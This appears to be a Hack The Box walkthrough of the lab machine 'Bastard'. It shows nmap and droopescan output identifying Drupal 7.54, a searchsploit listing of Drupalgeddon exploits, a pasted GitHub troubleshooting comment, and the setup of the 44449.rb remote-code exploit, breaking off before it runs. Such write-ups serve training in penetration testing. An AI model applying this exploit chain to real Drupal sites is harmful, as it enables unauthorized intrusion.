

Htb machine: bastard

Nmap tcp verbose no dns resolution all ports




```
┌─[user@parrot]─[~]
└──╼ $nmap -n -v -p- bastard
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-24 21:24 +08
Initiating Ping Scan at 21:24
Scanning bastard (10.10.10.9) [2 ports]
Completed Ping Scan at 21:24, 0.01s elapsed (1 total hosts)
Initiating Connect Scan at 21:24
Scanning bastard (10.10.10.9) [65535 ports]
Discovered open port 135/tcp on 10.10.10.9
Discovered open port 80/tcp on 10.10.10.9
Connect Scan Timing: About 18.22% done; ETC: 21:27 (0:02:19 remaining)
Discovered open port 49154/tcp on 10.10.10.9
Connect Scan Timing: About 34.83% done; ETC: 21:27 (0:01:54 remaining)
Connect Scan Timing: About 52.61% done; ETC: 21:27 (0:01:22 remaining)
Connect Scan Timing: About 71.14% done; ETC: 21:27 (0:00:49 remaining)
Completed Connect Scan at 21:27, 169.15s elapsed (65535 total ports)
Nmap scan report for bastard (10.10.10.9)
Host is up (0.0066s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
49154/tcp open  unknown

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 169.21 seconds
```

Nmap tcp default scripts and version




```
┌─[user@parrot]─[~]
└──╼ $nmap -sC -sV -p80,135,49154 bastard
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-24 21:28 +08
Nmap scan report for bastard (10.10.10.9)
Host is up (0.0074s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 7.5
|_http-generator: Drupal 7 (http://drupal.org)
| http-methods:
|_  Potentially risky methods: TRACE
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Welcome to 10.10.10.9 | 10.10.10.9
135/tcp   open  msrpc   Microsoft Windows RPC
49154/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.30 seconds
```

Nmap udp 1000 ports, all closed



```
┌─[user@parrot]─[~]
└──╼ $sudo nmap -sU bastard
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-24 21:24 +08
Nmap scan report for bastard (10.10.10.9)
Host is up (0.0029s latency).
All 1000 scanned ports on bastard (10.10.10.9) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 21.54 seconds
┌─[user@parrot]─[~]
└──╼ $
```


Drupal found



Welcome to 10.10.10.9

No front page content has been created yet.


Username admin exists, however we will found on later that we can't use authenticated RCE as admin:admin doesn't work.


Unable to send e-mail. Contact the site administrator if the problem persists.

Enter your 10.10.10.9 username.


Enter the password that accompanies your username.

Install droopescan



```
┌─[user@parrot]─[~]
└──╼ $pip3 install droopescan
Collecting droopescan
  Downloading droopescan-1.45.1-py2.py3-none-any.whl (514 kB)
     |████████████████████████████████| 514 kB 15.5 MB/s
Collecting pystache
  Downloading pystache-0.5.4.tar.gz (75 kB)
     |████████████████████████████████| 75 kB 6.1 MB/s
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from droopescan) (2.25.1)
Collecting cement<2.6.99,>=2.6
  Downloading cement-2.6.2.tar.gz (140 kB)
     |████████████████████████████████| 140 kB 38.0 MB/s
Building wheels for collected packages: cement, pystache
  Building wheel for cement (setup.py) ... done
  Created wheel for cement: filename=cement-2.6.2-py3-none-any.whl size=81075 sha256=0c470b92bd013740b2535aa4199e3fcb9be49277def4b629e818799ad603a35c
  Stored in directory: /home/user/.cache/pip/wheels/6a/1f/ae/50bc45360e83a220584c45f063a5cfe521c5ac93bb64ba17d5
  Building wheel for pystache (setup.py) ... done
  Created wheel for pystache: filename=pystache-0.5.4-py3-none-any.whl size=82928 sha256=dbb9450d4e2fd82896262508eeaab3eccdd3430d01daf802b94487b2daef4dd6
  Stored in directory: /home/user/.cache/pip/wheels/00/12/1e/0b81c4e565dd306038caf214cee403136c36c5182f2ebc2508
Successfully built cement pystache
Installing collected packages: pystache, cement, droopescan
Successfully installed cement-2.6.2 droopescan-1.45.1 pystache-0.5.4
```


Run droopescan and get the version of the install drupal



```
┌─[user@parrot]─[~]
└──╼ $droopescan scan drupal -u http://bastard
[+] Plugins found:
    ctools http://bastard/sites/all/modules/ctools/
        http://bastard/sites/all/modules/ctools/CHANGELOG.txt
        http://bastard/sites/all/modules/ctools/changelog.txt
        http://bastard/sites/all/modules/ctools/CHANGELOG.TXT
        http://bastard/sites/all/modules/ctools/LICENSE.txt
        http://bastard/sites/all/modules/ctools/API.txt
    libraries http://bastard/sites/all/modules/libraries/
        http://bastard/sites/all/modules/libraries/CHANGELOG.txt
        http://bastard/sites/all/modules/libraries/changelog.txt
        http://bastard/sites/all/modules/libraries/CHANGELOG.TXT
        http://bastard/sites/all/modules/libraries/README.txt
        http://bastard/sites/all/modules/libraries/readme.txt
        http://bastard/sites/all/modules/libraries/README.TXT
        http://bastard/sites/all/modules/libraries/LICENSE.txt
    services http://bastard/sites/all/modules/services/
        http://bastard/sites/all/modules/services/README.txt
        http://bastard/sites/all/modules/services/readme.txt
        http://bastard/sites/all/modules/services/README.TXT
        http://bastard/sites/all/modules/services/LICENSE.txt
    profile http://bastard/modules/profile/
    php http://bastard/modules/php/
    image http://bastard/modules/image/

[+] Themes found:
    seven http://bastard/themes/seven/
    garland http://bastard/themes/garland/

[+] Possible version(s):
    7.54

[+] Possible interesting urls found:
    Default changelog file - http://bastard/CHANGELOG.txt
    Default admin - http://bastard/user/login

[+] Scan finished (0:51:50.279872 elapsed)
```


May be vulnerable to drupalgeddon3, credentials isn't known so the potential exploit may be an unauthenticated on which is:

```
php/webapps/44449.rb
```



```
┌─[user@parrot]─[~]
└──╼ $searchsploit drupal 7.54
---------------------------------------------------------------------------------------------------------------------------- ---------------------
 Exploit Title                                                                                                              |  Path
---------------------------------------------------------------------------------------------------------------------------- ---------------------
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)                                                    | php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)                                                 | php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution                                         | php/webapps/44449.rb
```

Potential problem while running exploit



4nakata commented on 22 Oct 2018

Same problem
OS : Ubuntu 16.04 X64
Ruby version : ruby 2.5.1p57 (2018-03-29 revision 63029) [x86_64-linux-gnu]
command: ruby drup2.rb host.com
output :
`Traceback (most recent call last): 2: from drup2.rb:16:in`

'

1: from /usr/lib/ruby/2.5.0/rubygems/core_ext/kernel_require.rb:59:in `require' /usr/lib/ruby/2.5.0/rubygems/core_ext/kernel_require.rb:59:in` require': cannot load such file -- highline/import (LoadError)
`

iammyr commented on 23 Oct 2018 • edited


Contributor

@0ktavandi and **@4nakata** :
you need to run `sudo gem install highline`
and do the above for any future missing dependencies

i've added this to the troubleshooting section in the readme #57


👍 20 🎉 4

Install required gem for exploit




```
┌─[user@parrot]─[~/Desktop/htb/bastard]
└──╼ $ruby 44449.rb
ruby: warning: shebang line ending with \r may cause problems
Traceback (most recent call last):
        2: from 44449.rb:16:in `<main>'
        1: from /usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_require.rb:85:in `require'
/usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_require.rb:85:in `require': cannot load such file -- highline/import (LoadError)
┌─[✗]─[user@parrot]─[~/Desktop/htb/bastard]
└──╼ $sudo gem install highline
Fetching highline-2.0.3.gem
Successfully installed highline-2.0.3
Parsing documentation for highline-2.0.3
Installing ri documentation for highline-2.0.3
Done installing documentation for highline after 3 seconds
1 gem installed
```

Exploit runs without any issue after installing gem




```
┌─[user@parrot]─[~/Desktop/htb/bastard]
└──╼ $ruby 44449.rb
ruby: warning: shebang line ending with \r may cause problems
Usage: ruby drupalggedon2.rb <target> [--authentication] [--verbose]
Example for target that does not require authentication:
       ruby drupalgeddon2.rb https://example.com
Example for target that does require authentication:
       ruby drupalgeddon2.rb https://example.com --authentication
┌─[user@parrot]─[~/Desktop/htb/bastard]
└──╼ $
```

On default exploit failed to run, so modify **try_phpshell** option




```
